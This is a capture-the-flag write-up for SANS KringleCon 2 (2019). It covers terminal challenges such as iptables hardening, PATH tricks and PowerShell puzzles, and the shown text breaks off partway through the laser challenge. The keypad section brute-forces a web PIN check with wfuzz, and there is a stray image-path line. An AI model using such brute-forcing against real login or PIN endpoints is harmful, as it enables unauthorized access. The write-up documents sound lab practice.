KringleCon 2: Turtle Doves!

Write-up for challenges and objectives

v.1.1

hodor@hodorsec.com

Table of Contents

<Page intentionally left blank>

1.0 Kringlecon 2019 Write-up

1.1 Introduction

Over the past four years during the SANS #HolidayHack challenge, vicious holiday super villains have conspired to destroy the entire holiday season and the North Pole itself. Santa has just declared, "Enough is enough! It's time to bring security professionals, hobbyists, and hackers from around the world in a unique meeting of the minds this December, to help improve the state of cyber security world-wide!"

And that's why Santa asked SANS to open up registration for a very special event he's hosting for the #HolidayHack challenge this year. This December, you are cordially invited to…

KringleCon 2: Turtle Doves!

Hosted by Santa and his team at the North Pole in mid-December 2019, security-minded people and hackers from around the world will come together virtually to help improve the state of cyber security world-wide, protecting Christmas and all other holidays from dastardly cyber attackers.

1.2 Objective

Solve several challenges and objectives to receive hints and further information on who is trying to wreck Christmas this time. Once the objectives are complete, the evil plans will be foiled and Christmas will be saved, again.

2.0 High-Level Summary

Having solved several challenges and objectives, it became clear the **Tooth Fairy** is the mastermind behind the plot to destroy Christmas.

Throughout KringleCon, mainly two categories exist: Terminal Challenges and Objectives.

- **Terminal Challenges**
  - Several kind of challenges which are mostly Terminal emulated
  - Completed: **ALL**
- **Objectives**
  - All kinds of objectives, Blue-team, Red-team like objectives and mysteries to solve
  - Completed: **Objective 1 until 11**
  - Did not complete: **Objective 12**

Next pages will describe the names and descriptions of the several challenges and objectives.

2.1 Terminal Challenges

1. **Escape Ed**
    1. Escape an editor session
2. **Smart Braces**
    1. Kent Tinseltooth having issues with his Smart Braces, hearing voices
3. **Frosty Keypad**
    1. Keypad to guess a Prime Number of four characters
4. **Linux Path**
    1. Discover file listing command whereabouts
5. **Xmas Cheer Laser**
    1. Fine-tune the laser using an API
6. **Hack Trail**
    1. Play a game on several difficulties
7. **Graylog**
    1. Use Graylog to analyze events for malicious activity
8. **Nyanshell**
    1. Modify the default shell of a user
9. **Mongo Pilfer**
    1. Extract data of a running instance of MongoDB
10. **Zeek JSON Analysis**
    1. Analyze JSON files using Bro/Zeek

2.2 Objectives

1. **Talk to Santa in the Quad**
    1. Talk to Santa
2. **Find the Turtle Doves**
    1. Locate the Turtle Doves which appear missing
3. **Unredact Threatening Document**
    1. Someone redacted a document containing threats
4. **Windows Log Analysis: Evaluate Attack Outcome**
    1. Identify account an attacker used which was gained access to, using a password spraying attack
5. **Windows Log Analysis: Determine Attacker Technique**
    1. Identify the tool the attacker used, analyzing Sysmon logs
6. **Network Log Analysis: Determine Compromised System**
    1. Identify the IP address of the malware-infected system using Zeek logs
7. **Splunk**
    1. Use Splunk to search for several keywords for results containing information
8. **Get Access To The Steam Tunnels**
    1. Gain access to the tunnels
9. **Bypassing the Frido Sleigh CAPTEHA**
    1. Use an automated method to bypass the CAPTEHA check
10. **Retrieve Scraps of Paper from Server**
    1. Discover Web vulnerabilities in order to gain access to details in the database containing references to the scraps of paper
11. **Recover Cleartext Document**
    1. Analyze a PE32 executable which encrypts and sends/retrieves documents using an API
12. **Open the Sleigh Shop Door**
    1. Open the door answering several web-related questions
13. **Filter Out Poisoned Sources of Weather Data**
    1. Blacklist several malicious IP's by analyzing the HTTP log

3.0 Terminal Challenges

The following Terminal Challenges were solved:

1. Escape Ed
2. Smart Braces
3. Frosty Keypad
4. Linux Path
5. Xmas Cheer Laser
6. Hack Trail
7. Graylog
8. Nyanshell
9. Mongo Pilfer
10. Zeek JSON Analysis


3.1 Escape Ed

Description:

Hi, I'm Bushy Evergreen. Welcome to Elf U! I'm glad you're here. I'm the target of a terrible trick. Pepper Minstix is at it again, sticking me in a text editor. Pepper is forcing me to learn ed. Even the hint is ugly. Why can't I just use Gedit? Please help me just quit the grinchy thing.

Solution:

Enter “q” when being in the editor ED.



3.2 Smart Braces

Description:

OK, this is starting to freak me out! Oh sorry, I'm Kent Tinseltooth. My Smart Braces are acting up. Do... Do you ever get the feeling you can hear things? Like, voices? I know, I sound crazy, but ever since I got these... Oh! Do you think you could take a look at my Smart Braces terminal? I'll bet you can keep other students out of my head, so to speak. It might just take a bit of Iptables work.

Solution:

Set several iptable rules in order to block the traffic which is annoying Kent. Solving every question leads to the following order of entering rules and showing results.

A proper configuration for the Smart Braces should be exactly:
1. Set the default policies to DROP for the INPUT, FORWARD, and OUTPUT chains.
elfuuser@65ba11b4c659:~$ sudo iptables -P INPUT DROP
elfuuser@65ba11b4c659:~$ sudo iptables -P FORWARD DROP
elfuuser@65ba11b4c659:~$ sudo iptables -P OUTPUT DROP

3. Create a rule to ACCEPT all connections that are ESTABLISHED,RELATED on the INPUT and the OUTPUT chains.
elfuuser@65ba11b4c659:~$ sudo iptables -A INPUT -m state --state ESTABLISHED,RELATED -j ACCEPT
elfuuser@65ba11b4c659:~$ sudo iptables -A OUTPUT -m state --state ESTABLISHED,RELATED -j ACCEPT

3. Create a rule to ACCEPT only remote source IP address 172.19.0.225 to access the local SSH server (on port 22).
elfuuser@65ba11b4c659:~$ sudo iptables -A INPUT -p tcp -s 172.19.0.255 --dport 22 -j ACCEPT
elfuuser@65ba11b4c659:~$ sudo iptables -A OUTPUT -p tcp -d 172.19.0.255 --sport 22 -j ACCEPT

4. Create a rule to ACCEPT any source IP to the local TCP services on ports 21 and 80.
elfuuser@65ba11b4c659:~$ sudo iptables -A INPUT -p tcp -m multiport -d localhost --dports 21,80 -j ACCEPT
elfuuser@65ba11b4c659:~$ sudo iptables -A OUTPUT -p tcp -m multiport -d localhost --sports 21,80 -j ACCEPT

6. Create a rule to ACCEPT all OUTPUT traffic with a destination TCP port of 80.
elfuuser@65ba11b4c659:~$ sudo iptables -A OUTPUT -p tcp --dport 80 -j ACCEPT

6. Create a rule applied to the INPUT chain to ACCEPT all traffic from the lo interface.
elfuuser@65ba11b4c659:~$ sudo iptables -A INPUT -i lo -j ACCEPT

```
Kent TinselTooth: I can't tell you.
Inner Voice: How would you like to intern for the rest of time?
Kent TinselTooth: Please no, they're testing it at srf.elfu.org using default creds, but I
 don't know more. It's classified.
Inner Voice: Very good Kent, that's all I needed to know.
Kent TinselTooth: I thought you knew everything?
Inner Voice: Nevermind that. I want you to think about what you've researched and studied.
 From now on, stop playing with your teeth, and floss more.
*Inner Voice Goes Silent*

Kent TinselTooth: Oh no, I sure hope that voice was Santa's.
Kent TinselTooth: I suspect someone may have hacked into my IOT teeth braces.
Kent TinselTooth: I must have forgotten to configure the firewall...
Kent TinselTooth: Please review /home/elfuuser/IOTteethBraces.md and help me configure the
 firewall.
Kent TinselTooth: Please hurry; having this ribbon cable on my teeth is uncomfortable.
elfuuser@acc5ce3ffb27:~$ sudo iptables -P INPUT DROP
elfuuser@acc5ce3ffb27:~$ sudo iptables -P FORWARD DROP
elfuuser@acc5ce3ffb27:~$ sudo iptables -P OUTPUT DROP
elfuuser@acc5ce3ffb27:~$ sudo iptables -A INPUT -m state --state ESTABLISHED,RELATED -j AC
CEPT
elfuuser@acc5ce3ffb27:~$ sudo iptables -A OUTPUT -m state --state ESTABLISHED,RELATED -j A
CCEPT
elfuuser@acc5ce3ffb27:~$ sudo iptables -A INPUT -p tcp -s 172.19.0.225 --dport 22 -j ACCEP
T
elfuuser@acc5ce3ffb27:~$ sudo iptables -A OUTPUT -p tcp -d 172.19.0.225 --sport 22 -j ACCE
PT
elfuuser@acc5ce3ffb27:~$ sudo iptables -A INPUT -p tcp -m multiport --dports 21,80 -j ACCE
PT
elfuuser@acc5ce3ffb27:~$ sudo iptables -A OUTPUT -p tcp -m multiport --sports 21,80 -j ACC
EPT
elfuuser@acc5ce3ffb27:~$ sudo iptables -A OUTPUT -p tcp --dport 80 -j ACCEPT
elfuuser@acc5ce3ffb27:~$ sudo iptables -A INPUT -i lo -j ACCEPT
elfuuser@acc5ce3ffb27:~$ Kent TinselTooth: Great, you hardened my IOT Smart Braces firewal
l!


/usr/bin/inits: line 10:   157 Killed                  su elfuuser
```

3.3 Frosty Keypad

Description:

Hey kid, it's me, Tangle Coalbox. I'm sleuthing again, and I could use your help. Ya see, this here number lock's been popped by someone. I think I know who, but it'd sure be great if you could open this up for me. I've got a few clues for you.

1. One digit is repeated once.

2. The code is a prime number.

3. You can probably tell by looking at the keypad which buttons are used.

Solution:

The correct code is 7331.

Looking at the keypad, several keys look “darker” than others, possibly indicating warmth or dirt of pressing the buttons regularly. Manually guessing the used “darker” numbers, the number 7331 appears to be correct.

An alternative method would be iterating the requests with a list of prime numbers.

Alternative method

Get prime numbers, first 10000

```
$ curl -sk https://primes.utm.edu/lists/small/10000.txt | tr ' ' '\n'
| egrep -o '[0-9]{4}' > prime_4_chars.txt
$ wc -l prime_4_chars.txt
9832 prime_4_chars.txt
```

Fuzzing URL with list of numbers

```
$ wfuzz -w prime_4_chars.txt --hh=44
"https://keypad.elfu.org/checkpass.php?i=FUZZ&resourceId=undefined"
```


```
Warning: Pycurl is not compiled against Openssl. Wfuzz might not work
correctly when fuzzing SSL sites. Check Wfuzz's documentation for more
information.

********************************************************
* Wfuzz 2.4 - The Web Fuzzer *
********************************************************

Target: https://keypad.elfu.org/checkpass.php?
i=FUZZ&resourceId=undefined
Total requests: 9832

=====================================================================
ID Response Lines Word Chars Payload
=====================================================================

000000766: 200 0 L 2 W 140 Ch "7331"
```

3.4 Linux Path

Description:

Oh me oh my - I need some help! I need to review some files in my Linux terminal, but I can't get a file listing. I know the command is ls, but it's really acting up. Do you think you could help me out? As you work on this, think about these questions:

1. Do the words in green have special significance?

2. How can I find a file with a specific name?

3. What happens if there are multiple executables with the same name in my $PATH?

Solution:

Using “which” and the subsequent found path solves this challenges


```
K000K000K000KK0KKKKXXKKXXKKXXXXXXNXXXX0kOKKKK0KXKKKKKKK0KKK0KK0KK0KK0KK0KK0KKKKK
00K000KK0KKKKKKKKXXKKXXKXXXXXXXXXNXXNNXXoNOXKKXKXKXKKXKKKKKKKKK0KKKK0KK0KK0KKKKK
KKKKKKKKKKXKXXXXXXXXXXXXXXXXXXNXNNNNNNK0x:xoxOXXXKKXXKXXKKXKKKKKKKKKKKKKKKKKKKKKK
K000KK00KKKKKKKXXXKXXXXXNXXXNXXNNXNNNNNWk.ddkkXXXXXKKXKKXKKXKKXKKXKXK0KK0KK0KKKKK
00KKKKKKKKXKXXXXXXXXXNXXXNXXNNNNNNNNWXXk,ldkOKKKXXXXKXKKXKKXKKXKKKKKKKKKK0KK0KK0XK
KKKXKKXXXXXXXXXNXXXNXXNNXNNNNNNNNNXkddk0No,;;:oKNK00kOKXXKXKKXKKKKKKKKKKKK0KK0KKKX
0KK0KKKKXKKXXXXKXNXXXNXXNNXNNNNXxl;o0NNNo,,;;;;;KWWWN0dlk0XXKKXKKXKKXKKKKKKKKKKKKK
KKKKKKKXKXXXKXXXXXNXXNNXNNNN0o;;lKNNXXl,,,,,,,,cNNNNNNKc;oOXKKXKKXKKXKKXKKKKKKKKK
XKKKXKXXXXXXNXXNNXNNNNNNNNN0l;,cONNXNXc',,,,,,,,KXXXXXNNl,;oKXKKXKKKKKK0KKKKK0KKKX
KKKKKKXKKXXKKXNXXNNXNNNNNXl;,:OKXXXNXc''',,'''',KKKKKKXXK,,;:OXKKXKKXKX0KK0KK0KKK
KKKKKKKKXKXXXXXNNXXNNNNW0:;,dXXXXXNK:''''''''''cKKKKKKKXX;,,,;0XKKXKKXKKXKKK0KK0KK
XXKXXXXXXXXXXNNNNNNNNNN0;;;ONXXXXNO,''''''''''x0KKKKKKXK,',,,cXXKKKKKKKKXKKK0KKKX
KKKKKKKXKKXXXXNNNNWNNNN:;::KNNXXXXO,'.'..'.''..':O00KKKKKXd'',,,,KKXKKXKKKKKKKKKKKK
KKKKKXKKXXXXXXXXXNNXNNNx;cXNXXXXKk,'''.''.''''.,xO00KKKKKO,'',,,,KK0XKKXKKK0KKKKKKK
XXXXXXXXXKXXXXXXXXNNNNNo;0NXXXKKO,'''''''.'.'.;dkOO0KKKK0;.'',,,,XXXKKK0KK0KKKKKKKX
XKKXXKXXXXXXXXXXXXNNNNNcoNNXXKKO,''''.'......:dxkOOO000k,..''',,lNXKXKKXKKK0KKKXKKK
KXXKXXXXKXXKXXXXXXXXNNNoONNXXX0;''''''''..'lkkkkkkxxxd'...''''',0N0KKKKXKKKKKK0XKKK
XXXXXKKXXXXXXXXXXXXXXXXOONNNXXl,,;;;;;;;;;;d0K00Okddoc,,,,,,,,xNNOXKKKKXKKKKKKKXKK
XXXXXXXXXXXXXXXXXXXXXXXONNNXx;;;;;;;;;;,,:xO0KK0Oxdoc,,,,,,,,oNN0KXXKKXKKKKKKKKXK
XKXXKXXXXXXXXXXXXXXXXXXXXWNX:;;;;;;;;;;,cO0KKKK0Okxl,,,,,,,,oNNK0NXXXXXXXXKKKKKKX
XXXXXXXXXXXXXXXXXXXXXXXXNNNWNc;;;;;;;;;xKXXXXXXKK0x,,,,,,,,dXNK0NXXXXXXXXXXXKKXKKK
XKXXXXXXXXXXXXXXXXXXXXXNNWWNWd;;;;;;;:0NNNNNNNNNXO;,,,,,,,:0NN0XNXNXXXXXXXXXXXKKXKX
NXXXXXXXXXXXXXXXXXXXXXXNNNNNNNl:;;;;:KNNNNNNNNNNO;,,,,,,;xNNK0NXNXXNXXXXXXKXXKKKXK
XXNNXNNNXXXXXXXXXXXXXXNNNNNNNNNkl:;;xWWNNNNWWWk;;;;;;;xNNKKXNXNXXNXXXXXXXXXXXKXKXK
XXXXXNNNNXNNNNXXXXXXNNNNNNNNNNNNKkolKNNNNNNNNx;;;;;lkNNXNNNNXXXNXXNXXXXXXXXXXXKKKKX
XXXXXXXXXXXNNNNNNNNNNNNNNNNNNNNNNNNNNNNKXNNNNWNo:clxOXNNNNNNNNXNXXXXXXXXXXXXXXXKKXKKK
XXXXNXXXNXXXNXXNNNNNWWWWWNNNNNNNNNNNNNNNNNNWNWNWNWNNWNNNNNNNNNXXXXXXNXXXXXXXXXXKKXKX
XNXXXXNNXXNXXNNXNXNWWWWWWWWWNNNNNNNNNNNNNNWWWNNNNNNNNNNNNNNNNNNNXNXXXXNXXXXXXXKXK
XXXXNXXNNXXXXNXXNXXNWWWNNNNNNNNNNWWNNNNNNNNWWWWWNWNNNNNNNNNNNNNNNNXXNXNXXXXNXXXXKXKX

I need to list files in my home/
To check on project logos
But what I see with ls there,
Are quotes from desert hobos...

which piece of my command does fail?
I surely cannot find it.
Make straight my path and locate that-
I'll praise your skill and sharp wit!

Get a listing (ls) of your current directory.
elf@1e2ae7854587:~$
```


```
I need to list files in my home/
To check on project logos
But what I see with ls there,
Are quotes from desert hobos...

which piece of my command does fail?
I surely cannot find it.
Make straight my path and locate that-
I'll praise your skill and sharp wit!

Get a listing (ls) of your current directory.
elf@1e2ae7854587:~$ ls
This isn't the ls you're looking for
elf@1e2ae7854587:~$ which ls
/usr/local/bin/ls
elf@1e2ae7854587:~$ /usr/bin/ls
-bash: /usr/bin/ls: No such file or directory
elf@1e2ae7854587:~$ /bin/ls
' '   rejected-elfu-logos.txt
Loading, please wait......



You did it! Congratulations!

elf@1e2ae7854587:~$
```

3.5 Xmas Cheer Laser

Description:

I'm Sparkle Redberry and Imma chargin' my laser! Problem is: the settings are off. Do you know any PowerShell? It'd be GREAT if you could hop in and recalibrate this thing. It spreads holiday cheer across the Earth ... ... when it's working!

Solution:

Several steps are required to solve the challenge.

Looking for hint

```
⚡                                                                               ⚡
⚡ Use (Invoke-WebRequest -Uri http://localhost:1225/).RawContent for more info.  ⚡
⚡                                                                               ⚡
⚡⚡⚡⚡⚡⚡⚡⚡⚡⚡⚡⚡⚡⚡⚡⚡⚡⚡⚡⚡⚡⚡⚡⚡⚡⚡⚡⚡⚡⚡⚡⚡⚡⚡⚡⚡⚡⚡⚡⚡⚡⚡⚡⚡⚡⚡⚡⚡

PS /home/elf> cat /home/callingcard.txt
cat : The term 'cat' is not recognized as the name of a cmdlet, function, script file, or
operable program.
Check the spelling of the name, or if a path was included, verify that the path is correct
 and try again.
At line:1 char:1
+ cat /home/callingcard.txt
+ ~~~
+ CategoryInfo          : ObjectNotFound: (cat:String) [], CommandNotFoundException
+ FullyQualifiedErrorId : CommandNotFoundException

PS /home/elf> type /home/callingcard.txt
What's become of your dear laser?
Fa la la la la, la la la la
Seems you can't now seem to raise her!
Fa la la la la, la la la la
Could commands hold riddles in hist'ry?
Fa la la la la, la la la la
Nay! You'll ever suffer myst'ry!
Fa la la la la, la la la la
PS /home/elf>
```

Showing history, getting value for angle

angle?val=65.5

```
PS /home/elf> history

  Id CommandLine
  -- -----------
   1 Get-Help -Name Get-Process
   2 Get-Help -Name Get-*
   3 Set-ExecutionPolicy Unrestricted
   4 Get-Service | ConvertTo-HTML -Property Name, Status > C:\services.htm
   5 Get-Service | Export-CSV c:\service.csv
   6 Get-Service | Select-Object Name, Status | Export-CSV c:\service.csv
   7 (Invoke-WebRequest http://127.0.0.1:1225/api/angle?val=65.5).RawContent
   8 Get-EventLog -Log "Application"
   9 I have many name=value variables that I share to applications system wide. At a com…
  10 cat /home/callingcard.txt
  11 type /home/callingcard.txt

PS /home/elf>
```

Showing ENV variables, getting riddle hint


```
PS /home/elf> set-location env:
PS Env:/> Get-Childitem

Name                           Value
----                           -----
_                              /bin/su
DOTNET_SYSTEM_GLOBALIZATION_I… false
HOME                           /home/elf
HOSTNAME                       f6439de4651b
LANG                           en_US.UTF-8
LC_ALL                         en_US.UTF-8
LOGNAME                        elf
MAIL                           /var/mail/elf
PATH                           /opt/microsoft/powershell/6:/usr/local/sbin:/usr/local/bi…
PSModuleAnalysisCachePath      /var/cache/microsoft/powershell/PSModuleAnalysisCache/Mod…
PSModulePath                   /home/elf/.local/share/powershell/Modules:/usr/local/shar…
PWD                            /home/elf
RESOURCE_ID                    38537ad9-8c72-4f69-a362-313dfec917e3
riddle                         Squeezed and compressed I am hidden away. Expand me from …
SHELL                          /home/elf/elf
SHLVL                          1
TERM                           xterm
USER                           elf
userdomain                     laserterminal
USERDOMAIN                     laserterminal
username                       elf
USERNAME                       elf

PS Env:/> Get-Childitem | format-list
```

Name : _

Value : /bin/su

…<SNIP>….

Name : PWD

Value : /home/elf

Name : RESOURCE_ID

Value : 38537ad9-8c72-4f69-a362-313dfec917e3

Name : riddle

Value : Squeezed and compressed I am hidden away. Expand me from my prison and I will show you the way. Recurse through all /etc and Sort on my LastWriteTime to reveal im the newest of all.

Name : SHELL

Value : /home/elf/elf

...<SNIP>....

Sorting recursive /etc


```
                ProductVersion:
                Debug:            False
                Patched:          False
                PreRelease:       False
                PrivateBuild:     False
                SpecialBuild:     False
                Language:



    Directory: /etc/apt

Name           : archive
Length         : 5662902
CreationTime   : 12/30/19 7:50:58 PM
LastWriteTime  : 12/30/19 7:50:58 PM
LastAccessTime : 12/30/19 7:57:21 PM
Mode           : --r---
LinkType       :
Target         :
VersionInfo    : File:             /etc/apt/archive
                 InternalName:
                 OriginalFilename:
                 FileVersion:
                 FileDescription:
                 Product:
                 ProductVersion:
                 Debug:            False
                 Patched:          False
                 PreRelease:       False
                 PrivateBuild:     False
                 SpecialBuild:     False
                 Language:



PS /etc> Get-ChildItem -Recurse -File | sort LastWriteTime | format-list
```

Expanding archive

Running binary, finding value for refraction “refraction?val=1.867”


```
PS /tmp> Expand-Archive /etc/apt/archive
PS /tmp> ls
ls : The term 'ls' is not recognized as the name of a cmdlet, function, script file, or op
erable program.
Check the spelling of the name, or if a path was included, verify that the path is correct
 and try again.
At line:1 char:1
+ ls
+ ~~
+ CategoryInfo          : ObjectNotFound: (ls:String) [], CommandNotFoundException
+ FullyQualifiedErrorId : CommandNotFoundException

PS /tmp> dir


    Directory: /tmp

Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-r---          12/13/19  5:15 PM                5t4srxl3
d-r---          12/13/19  5:15 PM                ar0h5fvb
d-----          12/30/19  8:02 PM                archive
d-r---          12/13/19  5:15 PM                isersp3d
d-r---          12/13/19  5:15 PM                jj0ulyca
d-r---          12/13/19  5:15 PM                jyy10y3s
d-r---          12/13/19  5:15 PM                mmwmacs2
d-r---          12/13/19  5:15 PM                w45zpn1s
d-r---          12/13/19  5:15 PM                wpvxws2m
d-r---          12/13/19  5:15 PM                zulm3qkm
------          12/30/19  7:58 PM              0 clr-debug-pipe-31-86209911-in
------          12/30/19  7:58 PM              0 clr-debug-pipe-31-86209911-out
------          12/30/19  7:58 PM              0 CoreFxPipe_PSHost.D5BF4B91.31.None.elf

PS /tmp> cd archive
PS /tmp/archive>
```


```
PS /tmp> cd archive
PS /tmp/archive> dir


    Directory: /tmp/archive

Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----          12/30/19  8:55 PM                refraction

PS /tmp/archive> cd ./refraction/
PS /tmp/archive/refraction> dir


    Directory: /tmp/archive/refraction

Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
------           11/7/19 11:57 AM            134 riddle
------           11/5/19  2:26 PM        5724384 runme.elf

PS /tmp/archive/refraction> chmod +x ./runme.elf
PS /tmp/archive/refraction> ./runme.elf
refraction?val=1.867
PS /tmp/archive/refraction>
```

Found riddle to search for specific hash for file

25520151A320B5B0D21561F92C8F6224


```
PS /tmp> cd archive
PS /tmp/archive> dir


    Directory: /tmp/archive

Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----          12/30/19  8:02 PM                refraction

PS /tmp/archive> cd ./refraction/
PS /tmp/archive/refraction> dir


    Directory: /tmp/archive/refraction

Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
------           11/7/19 11:57 AM            134 riddle
------           11/5/19  2:26 PM        5724384 runme.elf

PS /tmp/archive/refraction> type riddle
Very shallow am I in the depths of your elf home. You can find my entity by using my md5 i
dentity:

25520151A320B5B0D21561F92C8F6224

PS /tmp/archive/refraction>
```

Searching for hash

Get-ChildItem "/home/elf/depths" -Recurse -File | Foreach {Get-FileHash -Algorithm MD5 $_.fullname} | Where-Object {$_.Hash -eq '25520151A320B5B0D21561F92C8F6224'} | format-list

temperature?val=-33.5

```
PS /tmp/archive/refraction> Get-ChildItem "/home/elf/depths" -Recurse -File | Foreach {Get
-FileHash -Algorithm MD5 $_.fullname} | Where-Object {$_.Hash -eq '25520151A320B5B0D21561F
92C8F6224'} | format-list

Algorithm : MD5
Hash      : 25520151A320B5B0D21561F92C8F6224
Path      : /home/elf/depths/produce/thhy5hll.txt


PS /tmp/archive/refraction>
```


```
Algorithm : MD5
Hash      : 25520151A320B5B0D21561F92C8F6224
Path      : /home/elf/depths/produce/thhy5hll.txt


PS /tmp/archive/refraction> type /home/elf/depths/produce/thhy5hll.txt
temperature?val=-33.5

I am one of many thousand similar txt's contained within the deepest of /home/elf/depths.
Finding me will give you the most strength but doing so will require Piping all the FullNa
me's to Sort Length.
PS /tmp/archive/refraction>
```

Searching length of full path as indicated

Get-ChildItem "/home/elf/depths" -Recurse | select-object FullName, @{Name="Nlength";Expression={$_.FullName.Length}} | sort-object Nlength | format-list


```
FullName : /home/elf/depths/larger/cloud/behavior/beauty/enemy/produce/age/chair/unknown/
           escape/vote/long/writer/behind/ahead/thin/occasionally/explore/tape/wherever/p
           ractical/therefore/cool/plate/ice/play/truth/potatoes/beauty/fourth/careful/da
           wn/adult/either/burn/end/accurate/rubbed/cake/main/she/threw/eager/trip/to/soo
           n/think/fall/is/greatest/become/accident/labor/sail/dropped/s40exptd.txt
Nlength  : 384

FullName : /home/elf/depths/larger/cloud/behavior/beauty/enemy/produce/age/chair/unknown/
           escape/vote/long/writer/behind/ahead/thin/occasionally/explore/tape/wherever/p
           ractical/therefore/cool/plate/ice/play/truth/potatoes/beauty/fourth/careful/da
           wn/adult/either/burn/end/accurate/rubbed/cake/main/she/threw/eager/trip/to/soo
           n/think/fall/is/greatest/become/accident/labor/sail/dropped/u41dl1fz.txt
Nlength  : 384

FullName : /home/elf/depths/larger/cloud/behavior/beauty/enemy/produce/age/chair/unknown/
           escape/vote/long/writer/behind/ahead/thin/occasionally/explore/tape/wherever/p
           ractical/therefore/cool/plate/ice/play/truth/potatoes/beauty/fourth/careful/da
           wn/adult/either/burn/end/accurate/rubbed/cake/main/she/threw/eager/trip/to/soo
           n/think/fall/is/greatest/become/accident/labor/sail/dropped/vel96mlb.txt
Nlength  : 384

FullName : /home/elf/depths/larger/cloud/behavior/beauty/enemy/produce/age/chair/unknown/
           escape/vote/long/writer/behind/ahead/thin/occasionally/explore/tape/wherever/p
           ractical/therefore/cool/plate/ice/play/truth/potatoes/beauty/fourth/careful/da
           wn/adult/either/burn/end/accurate/rubbed/cake/main/she/threw/eager/trip/to/soo
           n/think/fall/is/greatest/become/accident/labor/sail/dropped/cjfuro1d.txt
Nlength  : 384

FullName : /home/elf/depths/larger/cloud/behavior/beauty/enemy/produce/age/chair/unknown/
           escape/vote/long/writer/behind/ahead/thin/occasionally/explore/tape/wherever/p
           ractical/therefore/cool/plate/ice/play/truth/potatoes/beauty/fourth/careful/da
           wn/adult/either/burn/end/accurate/rubbed/cake/main/she/threw/eager/trip/to/soo
           n/think/fall/is/greatest/become/accident/labor/sail/dropped/fox/0jhj5xz6.txt
Nlength  : 388


PS /home/elf>
```

/home/elf/depths/larger/cloud/behavior/beauty/enemy/produce/age/chair/unknown/escape/vote/long/writer/behind/ahead/thin/occasionally/explore/tape/wherever/practical/therefore/cool/plate/ice/play/truth/potatoes/beauty/fourth/careful/dawn/adult/either/burn/end/accurate/rubbed/cake/main/she/threw/eager/trip/to/soon/think/fall/is/greatest/become/accident/labor/sail/dropped/fox/0jhj5xz6.txt

Getting content

```
PS /home/elf> type /home/elf/depths/larger/cloud/behavior/beauty/enemy/produce/age/chair/u
nknown/escape/vote/long/writer/behind/ahead/thin/occasionally/explore/tape/wherever/practi
cal/therefore/cool/plate/ice/play/truth/potatoes/beauty/fourth/careful/dawn/adult/either/b
urn/end/accurate/rubbed/cake/main/she/threw/eager/trip/to/soon/think/fall/is/greatest/beco
me/accident/labor/sail/dropped/fox/0jhj5xz6.txt
Get process information to include Username identification. Stop Process to show me you're
 skilled and in this order they must be killed:

bushy
alabaster
minty
holly

Do this for me and then you /shall/see .
PS /home/elf>
```

Getting processlist and killing one by one

```
PS /home/elf> get-process -IncludeUserName

     WS(M)   CPU(s)      Id UserName                      ProcessName
     -----   ------      -- --------                      -----------
     28.70     2.08       6 root                          CheerLaserServi
    188.02    53.78      31 elf                           elf
      3.43     0.03       1 root                          init
      0.73     0.00      23 bushy                         sleep
      0.80     0.00      25 alabaster                     sleep
      0.78     0.00      27 minty                         sleep
      0.80     0.00      29 holly                         sleep
      3.25     0.00      30 root                          su

PS /home/elf>
```


```
PS /> Get-Process -IncludeUserName

     WS(M)   CPU(s)      Id UserName                      ProcessName
     -----   ------      -- --------                      -----------
     28.70     2.42       6 root                          CheerLaserServi
    188.70    54.15      31 elf                           elf
      3.43     0.03       1 root                          init
      0.73     0.00      23 bushy                         sleep
      0.80     0.00      25 alabaster                     sleep
      0.78     0.00      27 minty                         sleep
      0.80     0.00      29 holly                         sleep
      3.25     0.00      30 root                          su

PS /> Stop-Process -id 23
PS /> Stop-Process -id 25
PS /> Stop-Process -id 27
PS /> Stop-Process -id 29
PS /> Get-Process -IncludeUserName

     WS(M)   CPU(s)      Id UserName                      ProcessName
     -----   ------      -- --------                      -----------
     27.09     2.55       6 root                          CheerLaserServi
    188.82    54.26      31 elf                           elf
      3.43     0.03       1 root                          init
      3.25     0.00      30 root                          su

PS /> Get-Process -IncludeUserName

     WS(M)   CPU(s)      Id UserName                      ProcessName
     -----   ------      -- --------                      -----------
